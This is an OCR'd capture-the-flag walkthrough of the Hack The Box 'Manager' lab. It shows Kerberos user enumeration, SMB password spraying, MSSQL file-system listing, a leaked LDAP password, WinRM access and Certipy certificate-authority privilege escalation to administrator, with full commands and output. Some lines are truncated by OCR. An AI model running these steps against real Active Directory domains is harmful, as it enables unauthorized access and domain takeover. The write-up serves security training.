
Manager



IP: 10.129.55.18

Info Gathering

Initial Setup

```
# Make directory to save files
mkdir ~/HTB/Boxes/Manager
cd ~/HTB/Boxes/Manager

# Open a tmux session
tmux new -s Manager

# Start logging session
(Prefix-Key) CTRL + b, SHIFT + P

# Connect to HackTheBox OpenVPN
openvpn /etc/openvpn/client/lab_tobor.ovpn

# Create Metasploit Workspace
msfconsole
workspace -a Manager
workspace Manager
setg LHOST 10.10.14.98
setg LPORT 1337
setg RHOST 10.129.55.18
setg RHOSTS 10.129.55.18
setg SRVHOST 10.10.14.98
setg SRVPORT 9000
use multi/handler
```

Enumeration

```
# Add enumeration info into workspace
db_nmap -sC -sV -O -A 10.129.55.18 -oN manager.nmap
```

Hosts

```
Hosts
=====

address       mac  name  os_name       os_flavor  os_sp  purpose  info  comments
-------       ---  ----  -------       ---------  -----  -------  ----  --------
10.129.55.18                Windows 2019                    server
```

Services

```
Services
========

host          port  proto  name          state  info
----          ----  -----  ----          -----  ----
10.129.55.18  53    tcp    domain        open   Simple DNS Plus
10.129.55.18  80    tcp    http          open   Microsoft IIS httpd 10.0
10.129.55.18  88    tcp    kerberos-sec  open   Microsoft Windows Kerberos server time: 2023-11-27 03:03:18Z
10.129.55.18  135   tcp    msrpc         open   Microsoft Windows RPC
10.129.55.18  139   tcp    netbios-ssn   open   Microsoft Windows netbios-ssn
10.129.55.18  389   tcp    ldap          open   Microsoft Windows Active Directory LDAP Domain: manager.htb0.
10.129.55.18  445   tcp    microsoft-ds  open
10.129.55.18  464   tcp    kpasswd5      open
10.129.55.18  593   tcp    ncacn_http    open   Microsoft Windows RPC over HTTP 1.0
10.129.55.18  636   tcp    ssl/ldap      open   Microsoft Windows Active Directory LDAP Domain: manager.htb0.
10.129.55.18  1433  tcp    ms-sql-s      open   Microsoft SQL Server 2019 15.00.2000.00; RTM
10.129.55.18  3268  tcp    ldap          open   Microsoft Windows Active Directory LDAP Domain: manager.htb0.
10.129.55.18  3269  tcp    ssl/ldap      open   Microsoft Windows Active Directory LDAP Domain: manager.htb0.
```

Gaining Access

I discovered from the nmap scan that the domain is manager.htb and the hostname is DC01.manager.htb

Screenshot Evidence

```
[*] Nmap: |_    TCP port: 1433
[*] Nmap: | ms-sql-ntlm-info:
[*] Nmap: |   10.129.55.18:1433:
[*] Nmap: |     Target_Name: MANAGER
[*] Nmap: |     NetBIOS_Domain_Name: MANAGER
[*] Nmap: |     NetBIOS_Computer_Name: DC01
[*] Nmap: |     DNS_Domain_Name: manager.htb
[*] Nmap: |     DNS_Computer_Name: dc01.manager.htb
[*] Nmap: |     DNS_Tree_Name: manager.htb
[*] Nmap: |_    Product_Version: 10.0.17763
```

I added those values to my /etc/hosts file

```
# Edit file
vim /etc/hosts

# Add Line
10.129.55.18    dc01.manager.htb manager.htb
```

Screenshot Evidence

```
File  Actions  Edit  View  Help
127.0.0.1       localhost
127.0.1.1       kali
10.129.55.18    dc01.manager.htb manager.htb
```

DNS Port 53

I was unable to perform a DNS zone transfer and I did not find any other subdomains using a fuzzer


LDAP Port 389
I dumped unauthenticated info from LDAP but did not return anything new or useful

```
# Command Executed
ldapsearch -LLL -x -H ldap://dc01.manager.htb -b '' -s base '(objectclass=*)' > manager.ldap
```

SMB Port 445
I was only able to grab the SMB Banner to discover SMBv1 is enabled on the device. It is not vulnerable to eternal blue

```
# Start Listener
ngrep -i -d tun0 's.?a.?m.?b.?a.*[[:digit:]]'

# Connect to Listener an grep banner
smbclient -L 10.129.55.18 -U "" -N

# Check Eternal Blue
nmap -p 139,445 --script=smb-vuln-ms08-067 --script-args=unsafe=1 10.129.55.18
```

Screenshot Evidence



Kerberos Port 88
I was able to enumrate a list of users through Kerberos ASPERoasting

```
# Impacket Method
python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py manager.htb/ -usersfile /usr/share/seclists/
Usernames/xato-net-10-million-usernames.txt | grep -v 'Client not found in Kerberos database' >> userlist.txt

# Metasploit Method
use gather/kerberos_enumusers
setg DOMAIN manager.htb
set USER_FILE /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
run
```

I returned the below list of users and saved them in a file
Contents of userlist.txt

```
ryan
cheng
raven
guest
administrator
operator
jinwoo
zhong
chinhaw
```

Screenshot Evidence

```
msf6 auxiliary(gather/kerberos_enumusers) > creds
Credentials
===========

host           origin         service            public         private  realm
----           ------         -------            ------         -------  -----
10.129.55.18   10.129.55.18   88/tcp (kerberos)  ryan                    MANAGER.HTB
10.129.55.18   10.129.55.18   88/tcp (kerberos)  guest                   MANAGER.HTB
10.129.55.18   10.129.55.18   88/tcp (kerberos)  cheng                   MANAGER.HTB
10.129.55.18   10.129.55.18   88/tcp (kerberos)  raven                   MANAGER.HTB
10.129.55.18   10.129.55.18   88/tcp (kerberos)  administrator           MANAGER.HTB
10.129.55.18   10.129.55.18   88/tcp (kerberos)  operator                MANAGER.HTB
10.129.55.18   10.129.55.18   88/tcp (kerberos)  jinwoo                  MANAGER.HTB
10.129.55.18   10.129.55.18   88/tcp (kerberos)  zhong                   MANAGER.HTB
```

I first attempted SMB logins using blank passwords and the username as a password and had 3 successful results

```
# CrackMapExec (cme) Method
crackmapexec smb 10.129.55.18 -u userlist.txt -p userlist.txt

# Metasploit Method
use scanner/smb/smb_login
set USER_FILE /root/HTB/Boxes/Manager/userlist.txt
set USER_AS_PASS true
set SMBDomain manager.htb
set RHOSTS 10.129.55.18
set BLANK_PASSWORDS true
run
```

Screenshot Evidence

```
msf6 auxiliary(scanner/smb/smb_login) > creds
Credentials
===========

host           origin         service            public         private   realm        private_type
----           ------         -------            ------         -------   -----        ------------
10.129.55.18   10.129.55.18   88/tcp (kerberos)  ryan                     MANAGER.HTB
10.129.55.18   10.129.55.18   88/tcp (kerberos)  guest                    MANAGER.HTB
10.129.55.18   10.129.55.18   88/tcp (kerberos)  cheng                    MANAGER.HTB
10.129.55.18   10.129.55.18   88/tcp (kerberos)  raven                    MANAGER.HTB
10.129.55.18   10.129.55.18   88/tcp (kerberos)  administrator            MANAGER.HTB
10.129.55.18   10.129.55.18   88/tcp (kerberos)  operator                 MANAGER.HTB
10.129.55.18   10.129.55.18   88/tcp (kerberos)  jinwoo                   MANAGER.HTB
10.129.55.18   10.129.55.18   88/tcp (kerberos)  zhong                    MANAGER.HTB
10.129.55.18   10.129.55.18   445/tcp (smb)      guest                                 Blank password
10.129.55.18   10.129.55.18   445/tcp (smb)      operator       operator               Password
10.129.55.18   10.129.55.18   445/tcp (smb)      chinhaw                               Blank password
```


USER: operator
PASS: operator

I used the credentials for operator to enumerate SQL information and SMB share information

```
# Metasploit Method
use scanner/smb/smb_enumshares
set SMBUser operator
set SMBPass operator
set SMBDomain manager.htb
set RHOSTS 10.129.55.18
```

```
run

# SMBClient Method
smbclient -L 10.129.55.18 -U operator -W manager.htb
Password for [MANAGER.HTB\operator]: operator

# SMBMap Method
smbmap -u operator -p operator -d manager.htb -H 10.129.55.18
```


Screenshot Evidence



I then verified whether the credentials worked on the SQL server and they do

```
# Metasploit Method
use scanner/mssql/mssql_login
set USERNAME operator
set PASSWORD operator
set DOMAIN manager.htb
set STOP_ON_SUCCESS true
set BLANK_PASSWORDS false
set RHOSTS 10.129.55.18
set RPORT 1433
set USE_WINDOWS_AUTHENT true
run
```

Screenshot Evidence



I then connected to the MSSQL Database using Impacket

```
# Command Executed
python3 /usr/share/doc/python3-impacket/examples/mssqlclient.py -port 1433 manager.htb/
operator:operator@dc01.manager.htb -windows-auth
```

Screenshot Evidence

```
┌──(root㉿kali)-[~/HTB/Boxes/Manager]
└─# python3 /usr/share/doc/python3-impacket/examples/mssqlclient.py -port 1
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (MANAGER\Operator  guest@master)> |
[Manager] 0:openvpn  1:msf-  2:python3*
```

I enumerated some common info I would want to know after compromising a SQL database
I discovered I could enumerate the file system

```
# SQL Commands Executed
# Is the database linked
SELECT srvname,isremote from sysservers;

# Attempt command injection - FAILS
EXEC sp_configure 'show advanced options', 1

# Attempt Directory Enumeration
EXEC xp_dirtree 'C:\inetpub\wwwroot', 1, 1;
```


Screenshot Evidence

```
SQL (MANAGER\Operator  guest@master)> EXEC xp_dirtree 'C:\inetpub\wwwroot', 1, 1;
subdirectory                    depth   file
-----------------------------   -----   ----
about.html                          1      1
contact.html                        1      1
css                                 1      0
images                              1      0
index.html                          1      1
js                                  1      0
service.html                        1      1
web.config                          1      1
website-backup-27-07-23-old.zip     1      1

SQL (MANAGER\Operator  guest@master)> |
[Manager] 0:openvpn  1:msf-  2:python3*
```

I was able to simply download the website-backup-27-07-23-old.zip file which I see exists after viewing the sites directory

```
# Command Executed
wget http://dc01.manager.htb/website-backup-27-07-23-old.zip -P /root/HTB/Boxes/Manager/
unzip website-backup-27-07-23-old.zip -d /root/HTB/Boxes/Manager/website/
```

Screenshot Evidence Download File



Screenshot Evidence Unzip File

There is a hidden file .old-conf.xml I view the contents of and obtained a username and password for

```
# Command Executed
cat .old-conf.xml
```

USER: raven@manager.htb
PASS: R4v3nBe5tD3veloP3r!123

Screenshot Evidence

```
<?xml version="1.0" encoding="UTF-8"?>
<ldap-conf xmlns:xsi="http://www.w3.org/2001/XMLSchem
   <server>
      <host>dc01.manager.htb</host>
      <open-port enabled="true">389</open-port>
      <secure-port enabled="false">0</secure-port>
      <search-base>dc=manager,dc=htb</search-base>
      <server-type>microsoft</server-type>
      <access-user>
         <user>raven@manager.htb</user>
         <password>R4v3nBe5tD3veloP3r!123</password>
      </access-user>
```

I checked to see if I could access WinRM using these credentials and was successful

```
# Metasploit Test
use scanner/winrm/winrm_login
set USERNAME raven
set PASSWORD R4v3nBe5tD3veloP3r!123
set DOMAIN manager.htb
set STOP_ON_SUCCESS true
set BLANK_PASSWORDS false
run
```


Screenshot Evidence

```
msf6 auxiliary(scanner/winrm/winrm_login) > run

[+] 10.129.55.18:5985 - Login Successful: manager.htb\raven:R4v3nBe5tD3veloP3r!123
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/winrm/winrm_login) >
[Manager] 0:openvpn  1:msf* 2:python3  3:bash-
```

I then accessed the machine using WinRM and was able to read the user flag

```
# Commands Excuted
/usr/bin/evil-winrm-i dc01.manager.htb -u raven -p 'R4v3nBe5tD3veloP3r!123'
type C:\Users\raven\Desktop\user.txt
#RESULTS
354a29ec4de67fc4c2f84f40a9fd3713
```

Screenshot Evidence



USER FLAG: 354a29ec4de67fc4c2f84f40a9fd3713

PrivEsc

As part of the enumeration I listed certificate templates and their permissions

```
# Commands Executed
CertUtil -Template
```

I discovered a Subordinate CA certificate. An intermediate CA is able to issue valid certificates underneath a Root Certificate Authority.
Using a tool certipy-ad I am able to assign myself certificate assignment permissions temporarily. They typically revert after a period of time. I will however have permissions long enough to do damage

Screenshot Evidence

```
Template[27]:
TemplatePropCommonName = SubCA
TemplatePropFriendlyName = Subordinate Certification Authority
TemplatePropSecurityDescriptor = O:S-1-5-21-4078382237-1492182817-25681
-00c04f79dc55;;DA)(OA;;RPWPCR;0e10c968-78fb-11d2-90d4-00c04f79dc55;;S-1-
SDRCWDWO;;;S-1-5-21-4078382237-1492182817-2568127209-519)(A;;LCRPLORC;;;

  Allow Enroll         MANAGER\Domain Admins
  Allow Enroll         MANAGER\Enterprise Admins
  Allow Full Control   MANAGER\Domain Admins
  Allow Full Control   MANAGER\Enterprise Admins
  Allow Read   NT AUTHORITY\Authenticated Users
```

I needed to make sure my machine time matches the servers time in order to exploit Kerberos

```
# Got the time on the target machine
Get-TimeZone

# Set that time on my attack machine
timedatectl set-ntp off
timedatectl set-timezone US/Pacific
date -s '26 NOV 2023 21:27:00'
```

I made the raven user an 'officer' account using certipy.ad
This allows me to manage certificates in Active Directory.

```
# Commands Executed
certipy-ad ca -ca 'manager-DC01-CA' -add-officer raven -username raven@manager.htb -password
'R4v3nBe5tD3veloP3r!123'
```

Screenshot Evidence

```
┌──(root㉿kali)-[~/HTB/Boxes/Manager]
└─# certipy-ad ca -ca 'manager-DC01-CA' -add-officer raven -
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'Raven' on 'manager-DC01-CA'
```

Windows utilizes Kerberos tickets to grant permissions to user accounts.
All your permissions are obtained from a certificate your user is assigned and they do not come live from Active Directory
We are going to take advantage of this by assigning ourselves a Ticket Granting Ticket (TGT) which grants us the ability to grant and approve tickets with permissions we assign
This will allow us to add a permission manually instead of obtaining that information from AD
More info on this can be read about here
REFERENCE: https://github.com/ly4k/Certipy#domain-escalation

I enabled a certificate template and requested that certificate to grant myself elevated privileges

```
# Create template to issue
certipy-ad ca -ca 'manager-DC01-CA' -enable-template SubCA -username 'raven@manager.htb' -password
'R4v3nBe5tD3veloP3r!123'
```

```
# Issue certificate with administrative privileges
# NOTE: This will say Failed to request certificate which is expected
certipy-ad req -username 'raven@manager.htb' -password 'R4v3nBe5tD3veloP3r!123' -ca 'manager-DC01-CA' -target
manager.htb -template SubCA -upn 'administrator@manager.htb'

# Reassign Permission
certipy-ad ca -ca 'manager-DC01-CA' -add-officer raven -username raven@manager.htb -password
'R4v3nBe5tD3veloP3r!123'

# The number 16 I retrieved from the Request ID output in the above command
certipy-ad ca -ca 'manager-DC01-CA' -issue-request 16 -username raven@manager.htb -password
'R4v3nBe5tD3veloP3r!123'
```

Screenshot Evidence Create Certificate Template

```
┌──(root㉿kali)-[~/HTB/Boxes/Manager]
└─# certipy-ad ca -ca 'manager-DC01-CA' -enable-templat
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'manager-DC01-CA'
```

Screenshot Evidence Request Certificate

```
┌──(root㉿kali)-[~/HTB/Boxes/Manager]
└─# certipy-ad req -username 'raven@manager.htb'
r.htb'
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate
ser to enroll for this type of certificate.
[*] Request ID is 14
Would you like to save the private key? (y/N) y
[*] Saved private key to 14.key
[-] Failed to request certificate
```

Screenshot Evidence


```
┌──(root㉿kali)-[~/HTB/Boxes/Manager]
└─# certipy-ad ca -ca 'manager-DC01-CA' -issue-request 16
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate
```

Once granted I retrieved the certificate I issued myself

```
# Command Executed
```

```
certipy-ad req -username 'raven@manager.htb' -password 'R4v3nBe5tD3veloP3r!123' -ca 'manager-DC01-CA' -target
manager.htb -retrieve 16
```

Screenshot Evidence



